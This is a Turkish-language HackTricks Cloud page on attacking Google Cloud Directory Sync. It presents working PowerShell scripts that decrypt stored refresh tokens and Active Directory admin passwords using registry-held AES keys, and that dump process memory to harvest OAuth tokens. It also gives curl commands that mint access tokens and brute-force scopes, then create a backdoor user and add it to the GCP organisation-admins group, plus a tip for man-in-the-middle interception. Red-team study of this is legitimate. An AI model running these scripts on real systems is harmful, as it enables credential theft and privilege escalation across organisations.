 HackTricks Cloud
GCDS - Google Cloud Directory Sync
Tip
AWS Hacking’i öğrenin ve pratik yapın:
HackTricks Training AWS Red Team Expert (ARTE)
GCP Hacking’i öğrenin ve pratik yapın:HackTricks Training GCP Red Team Expert (GRTE)
Az Hacking’i öğrenin ve pratik yapın:HackTricks Training Azure Red Team Expert (AzRTE)
HackTricks'i Destekleyin
- Abonelik planlarını kontrol edin!
- Katılın 💬 Discord group veya telegram group veya Twitter’da bizi takip edin 🐦 @hacktricks_live.
- PR göndererek hacking tricks paylaşın: HackTricks ve HackTricks Cloud github repos.
Temel Bilgiler
Bu, aktif dizin kullanıcılarınızı ve gruplarınızı Workspace’inize senkronize etmek için kullanılabilecek bir araçtır (ve bu yazının yazıldığı sırada tam tersi değildir).
İlginçtir ki, bu araç bir Workspace süper kullanıcısının ve ayrıcalıklı AD kullanıcısının kimlik bilgilerini gerektirecektir. Bu nedenle, zaman zaman kullanıcıları senkronize eden bir alan sunucusunda bulunması mümkün olabilir.
Note
config-manager.exeikili dosyasına bir MitM gerçekleştirmek içinconfig.manager.vmoptionsdosyasına aşağıdaki satırı ekleyin:-Dcom.sun.net.ssl.checkRevocation=false
Tip
Winpeas aracının GCDS’yi tespit edebildiğini, yapılandırma hakkında bilgi alabileceğini ve hatta şifreleri ve şifrelenmiş kimlik bilgilerini elde edebileceğini unutmayın.

Ayrıca, GCDS’nin AD’den Workspace’e şifreleri senkronize etmeyeceğini unutmayın. Eğer bir şey olursa, sadece Workspace’te yeni oluşturulan kullanıcılar için rastgele şifreler üretecektir, bunu aşağıdaki görüntüde görebilirsiniz:
GCDS - Disk Tokenleri & AD Kimlik Bilgileri
config-manager.exe ikili dosyası (GUI ile ana GCDS ikilisi) yapılandırılmış Aktif Dizin kimlik bilgilerini, yenileme tokenini ve erişimi varsayılan olarak C:\Program Files\Google Cloud Directory Sync klasöründe Untitled-1.xml adlı bir dosyada saklayacaktır. Ancak, bu aynı zamanda kullanıcının Documents klasöründe veya herhangi bir başka klasörde de kaydedilebilir.
Ayrıca, kayıt defteri HKCU\SOFTWARE\JavaSoft\Prefs\com\google\usersyncapp\ui içindeki open.recent anahtarı, en son açılan yapılandırma dosyalarının (xml’lerin) yollarını içerir. Bu nedenle, bunları bulmak için kontrol etmek mümkündür.
Dosya içindeki en ilginç bilgiler şunlar olacaktır:
[...]
<loginMethod>OAUTH2</loginMethod>
<oAuth2RefreshToken>rKvvNQxi74JZGI74u68aC6o+3Nu1ZgVUYdD1GyoWyiHHxtWx+lbx3Nk8dU27fts5lCJKH/Gp1q8S6kEM2AvjQZN16MkGTU+L2Yd0kZsIJWeO0K0RdVaK2D9Saqchk347kDgGsQulJnuxU+Puo46+aA==</oAuth2RefreshToken>
<oAuth2Scopes>
<scope>https://www.google.com/m8/feeds/</scope>
<scope>https://www.googleapis.com/auth/admin.directory.group</scope>
<scope>https://www.googleapis.com/auth/admin.directory.orgunit</scope>
<scope>https://www.googleapis.com/auth/admin.directory.resource.calendar</scope>
<scope>https://www.googleapis.com/auth/admin.directory.user</scope>
<scope>https://www.googleapis.com/auth/admin.directory.userschema</scope>
<scope>https://www.googleapis.com/auth/apps.groups.settings</scope>
<scope>https://www.googleapis.com/auth/apps.licensing</scope>
<scope>https://www.googleapis.com/auth/plus.me</scope>
</oAuth2Scopes>
[...]
<hostname>192.168.10.23</hostname>
<port>389</port>
<basedn>dc=hacktricks,dc=local</basedn>
<authType>SIMPLE</authType>
<authUser>DOMAIN\domain-admin</authUser>
<authCredentialsEncrypted>XMmsPMGxz7nkpChpC7h2ag==</authCredentialsEncrypted>
[...]
Not edin ki refresh token ve kullanıcının şifresi, rastgele üretilen bir anahtar ve IV ile AES CBC kullanılarak şifrelenmiştir ve HKEY_CURRENT_USER\SOFTWARE\JavaSoft\Prefs\com\google\usersyncapp\util içinde saklanmaktadır (nerede olursa olsun prefs Java kütüphanesi tercihleri saklar) ve /Encryption/Policy/V2.iv ile /Encryption/Policy/V2.key dize anahtarlarında base64 formatında saklanmaktadır.
Refresh token ve şifreyi şifrelemek için Powershell scripti
```bash # Paths and key names $xmlConfigPath = "C:\Users\c\Documents\conf.xml" $regPath = "SOFTWARE\JavaSoft\Prefs\com\google\usersyncapp\util" $ivKeyName = "/Encryption/Policy/V2.iv" $keyKeyName = "/Encryption/Policy/V2.key"Open the registry key
try { $regKey = [Microsoft.Win32.Registry]::CurrentUser.OpenSubKey($regPath) if (-not $regKey) { Throw “Registry key not found: HKCU$regPath” } } catch { Write-Error “Failed to open registry key: $_” exit }
Get Base64-encoded IV and Key from the registry
try { $ivBase64 = $regKey.GetValue($ivKeyName) $ivBase64 = $ivBase64 -replace ‘/’, ‘’ $ivBase64 = $ivBase64 -replace ‘\’, ‘/’ if (-not $ivBase64) { Throw “IV not found in registry” } $keyBase64 = $regKey.GetValue($keyKeyName) $keyBase64 = $keyBase64 -replace ‘/’, ‘’ $keyBase64 = $keyBase64 -replace ‘\’, ‘/’ if (-not $keyBase64) { Throw “Key not found in registry” } } catch { Write-Error “Failed to read registry values: $_” exit } $regKey.Close()
Decode Base64 IV and Key
$ivBytes = [Convert]::FromBase64String($ivBase64) $keyBytes = [Convert]::FromBase64String($keyBase64)
Read XML content
$xmlContent = Get-Content -Path $xmlConfigPath -Raw
Extract Base64-encoded encrypted values using regex
$refreshTokenMatch = [regex]::Match($xmlContent, “
$encryptedPasswordMatch = [regex]::Match($xmlContent, “
Decode encrypted values from Base64
$refreshTokenEncryptedBytes = [Convert]::FromBase64String($refreshTokenBase64) $encryptedPasswordBytes = [Convert]::FromBase64String($encryptedPasswordBase64)
Function to decrypt data using AES CBC
Function Decrypt-Data($cipherBytes, $keyBytes, $ivBytes) { $aes = [System.Security.Cryptography.Aes]::Create() $aes.Mode = [System.Security.Cryptography.CipherMode]::CBC $aes.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7 $aes.KeySize = 256 $aes.BlockSize = 128 $aes.Key = $keyBytes $aes.IV = $ivBytes
$decryptor = $aes.CreateDecryptor() $memoryStream = New-Object System.IO.MemoryStream $cryptoStream = New-Object System.Security.Cryptography.CryptoStream($memoryStream, $decryptor, [System.Security.Cryptography.CryptoStreamMode]::Write) $cryptoStream.Write($cipherBytes, 0, $cipherBytes.Length) $cryptoStream.FlushFinalBlock() $plaintextBytes = $memoryStream.ToArray()
$cryptoStream.Close() $memoryStream.Close()
return $plaintextBytes }
Decrypt the values
$refreshTokenBytes = Decrypt-Data -cipherBytes $refreshTokenEncryptedBytes -keyBytes $keyBytes -ivBytes $ivBytes $refreshToken = [System.Text.Encoding]::UTF8.GetString($refreshTokenBytes)
$decryptedPasswordBytes = Decrypt-Data -cipherBytes $encryptedPasswordBytes -keyBytes $keyBytes -ivBytes $ivBytes $decryptedPassword = [System.Text.Encoding]::UTF8.GetString($decryptedPasswordBytes)
Output the decrypted values
Write-Host “Decrypted Refresh Token: $refreshToken” Write-Host “Decrypted Password: $decryptedPassword”
</details>

> [!NOTE]
> Bu bilginin kontrol edilebileceğini unutmayın, **`DirSync.jar`** dosyasının java kodunu **`C:\Program Files\Google Cloud Directory Sync`** konumunda `exportkeys` dizesini arayarak kontrol edebilirsiniz (çünkü bu, `upgrade-config.exe` ikilisinin anahtarları dökmesini beklediği cli parametresidir).

Powershell betiği kullanmak yerine, **`:\Program Files\Google Cloud Directory Sync\upgrade-config.exe`** ikilisini `-exportKeys` parametresi ile kullanarak anahtar ve IV'yi kayıt defterinden hex formatında alabilir ve ardından bu anahtar ve IV ile AES/CBC kullanarak bazı cyberchef araçlarıyla bilgiyi şifre çözebilirsiniz.

### GCDS - Bellekten token dökme

GCPW ile olduğu gibi, `config-manager.exe` sürecinin belleğini dökmek mümkündür (bu, GCDS ana ikilisinin GUI ile olan adıdır) ve yenileme ve erişim tokenlerini bulabileceksiniz (eğer zaten oluşturulmuşlarsa).\
Ayrıca AD yapılandırılmış kimlik bilgilerini de bulabileceğinizi düşünüyorum.

<details>

<summary>config-manager.exe süreçlerini dök ve tokenleri ara</summary>
```bash
# Define paths for Procdump and Strings utilities
$procdumpPath = "C:\Users\carlos_hacktricks\Desktop\SysinternalsSuite\procdump.exe"
$stringsPath = "C:\Users\carlos_hacktricks\Desktop\SysinternalsSuite\strings.exe"
$dumpFolder = "C:\Users\Public\dumps"

# Regular expressions for tokens
$tokenRegexes = @(
"ya29\.[a-zA-Z0-9_\.\-]{50,}",
"1//[a-zA-Z0-9_\.\-]{50,}"
)

# Create a directory for the dumps if it doesn't exist
if (!(Test-Path $dumpFolder)) {
New-Item -Path $dumpFolder -ItemType Directory
}

# Get all Chrome process IDs
$chromeProcesses = Get-Process -Name "config-manager" -ErrorAction SilentlyContinue | Select-Object -ExpandProperty Id

# Dump each Chrome process
foreach ($processId in $chromeProcesses) {
Write-Output "Dumping process with PID: $processId"
& $procdumpPath -accepteula -ma $processId "$dumpFolder\chrome_$processId.dmp"
}

# Extract strings and search for tokens in each dump
Get-ChildItem $dumpFolder -Filter "*.dmp" | ForEach-Object {
$dumpFile = $_.FullName
$baseName = $_.BaseName
$asciiStringsFile = "$dumpFolder\${baseName}_ascii_strings.txt"
$unicodeStringsFile = "$dumpFolder\${baseName}_unicode_strings.txt"

Write-Output "Extracting strings from $dumpFile"
& $stringsPath -accepteula -n 50 -nobanner $dumpFile > $asciiStringsFile
& $stringsPath -accepteula -n 50 -nobanner -u $dumpFile > $unicodeStringsFile

$outputFiles = @($asciiStringsFile, $unicodeStringsFile)

foreach ($file in $outputFiles) {
foreach ($regex in $tokenRegexes) {

$matches = Select-String -Path $file -Pattern $regex -AllMatches

$uniqueMatches = @{}

foreach ($matchInfo in $matches) {
foreach ($match in $matchInfo.Matches) {
$matchValue = $match.Value
if (-not $uniqueMatches.ContainsKey($matchValue)) {
$uniqueMatches[$matchValue] = @{
LineNumber = $matchInfo.LineNumber
LineText   = $matchInfo.Line.Trim()
FilePath   = $matchInfo.Path
}
}
}
}

foreach ($matchValue in $uniqueMatches.Keys) {
$info = $uniqueMatches[$matchValue]
Write-Output "Match found in file '$($info.FilePath)' on line $($info.LineNumber): $($info.LineText)"
}
}

Write-Output ""
}
}

Remove-Item -Path $dumpFolder -Recurse -Force
GCDS - Yenileme jetonlarından erişim jetonları oluşturma
Yenileme jetonunu kullanarak, aşağıdaki komutta belirtilen istemci kimliği ve istemci sırrı ile erişim jetonları oluşturmak mümkündür:
curl -s --data "client_id=118556098869.apps.googleusercontent.com" \
--data "client_secret=Co-LoSjkPcQXD9EjJzWQcgpy" \
--data "grant_type=refresh_token" \
--data "refresh_token=1//03gQU44mwVnU4CDHYE736TGMSNwF-L9IrTuikNFVZQ3sBxshrJaki7QvpHZQMeANHrF0eIPebz0dz0S987354AuSdX38LySlWflI" \
https://www.googleapis.com/oauth2/v4/token
GCDS - Kapsamlar
Note
Bir refresh token’a sahip olsanız bile, erişim token’ı için herhangi bir kapsam talep etmenin mümkün olmadığını unutmayın, çünkü yalnızca erişim token’ını oluşturduğunuz uygulama tarafından desteklenen kapsamları talep edebilirsiniz.
Ayrıca, refresh token her uygulamada geçerli değildir.
Varsayılan olarak GCSD, kullanıcı olarak her olası OAuth kapsamına erişime sahip olmayacaktır, bu nedenle aşağıdaki scripti kullanarak refresh_token ile bir access_token oluşturmak için kullanılabilecek kapsamları bulabiliriz:
Kapsamları brute-force yapmak için Bash scripti
```bash curl "https://developers.google.com/identity/protocols/oauth2/scopes" | grep -oE 'https://www.googleapis.com/auth/[a-zA-Z/\._\-]*' | sort -u | while read -r scope; do echo -ne "Testing $scope \r" if ! curl -s --data "client_id=118556098869.apps.googleusercontent.com" \ --data "client_secret=Co-LoSjkPcQXD9EjJzWQcgpy" \ --data "grant_type=refresh_token" \ --data "refresh_token=1//03PR0VQOSCjS1CgYIARAAGAMSNwF-L9Ir5b_vOaCmnXzla0nL7dX7TJJwFcvrfgDPWI-j19Z4luLpYfLyv7miQyvgyXjGEXt-t0A" \ --data "scope=$scope" \ https://www.googleapis.com/oauth2/v4/token 2>&1 | grep -q "error_description"; then echo "" echo $scope echo $scope >> /tmp/valid_scopes.txt fi doneecho “” echo “” echo “Valid scopes:” cat /tmp/valid_scopes.txt rm /tmp/valid_scopes.txt
</details>

Ve yazma anında aldığım çıktı:
https://www.googleapis.com/auth/admin.directory.group https://www.googleapis.com/auth/admin.directory.orgunit https://www.googleapis.com/auth/admin.directory.resource.calendar https://www.googleapis.com/auth/admin.directory.user https://www.googleapis.com/auth/admin.directory.userschema https://www.googleapis.com/auth/apps.groups.settings https://www.googleapis.com/auth/apps.licensing https://www.googleapis.com/auth/contacts
#### Bir kullanıcı oluşturun ve bunu `gcp-organization-admins` grubuna ekleyin, GCP'de yükselmeyi deneyin
```bash
# Create new user
curl -X POST \
'https://admin.googleapis.com/admin/directory/v1/users' \
-H 'Authorization: Bearer <ACCESS_TOKEN>' \
-H 'Content-Type: application/json' \
-d '{
"primaryEmail": "deleteme@domain.com",
"name": {
"givenName": "Delete",
"familyName": "Me"
},
"password": "P4ssw0rdStr0ng!",
"changePasswordAtNextLogin": false
}'

# Add to group
curl -X POST \
'https://admin.googleapis.com/admin/directory/v1/groups/gcp-organization-admins@domain.com/members' \
-H 'Authorization: Bearer <ACCESS_TOKEN>' \
-H 'Content-Type: application/json' \
-d '{
"email": "deleteme@domain.com",
"role": "OWNER"
}'

# You could also change the password of a user for example
Caution
Yeni kullanıcıya Super Amin rolü verilemez çünkü yenileme jetonu gerekli yetkileri vermek için yeterli kapsamda değildir.
Tip
AWS Hacking’i öğrenin ve pratik yapın:
GCP Hacking’i öğrenin ve pratik yapın:
Az Hacking’i öğrenin ve pratik yapın:HackTricks'i Destekleyin
- Abonelik planlarını kontrol edin!
- Katılın 💬 Discord group veya telegram group veya Twitter’da bizi takip edin 🐦 @hacktricks_live.
- PR göndererek hacking tricks paylaşın: HackTricks ve HackTricks Cloud github repos.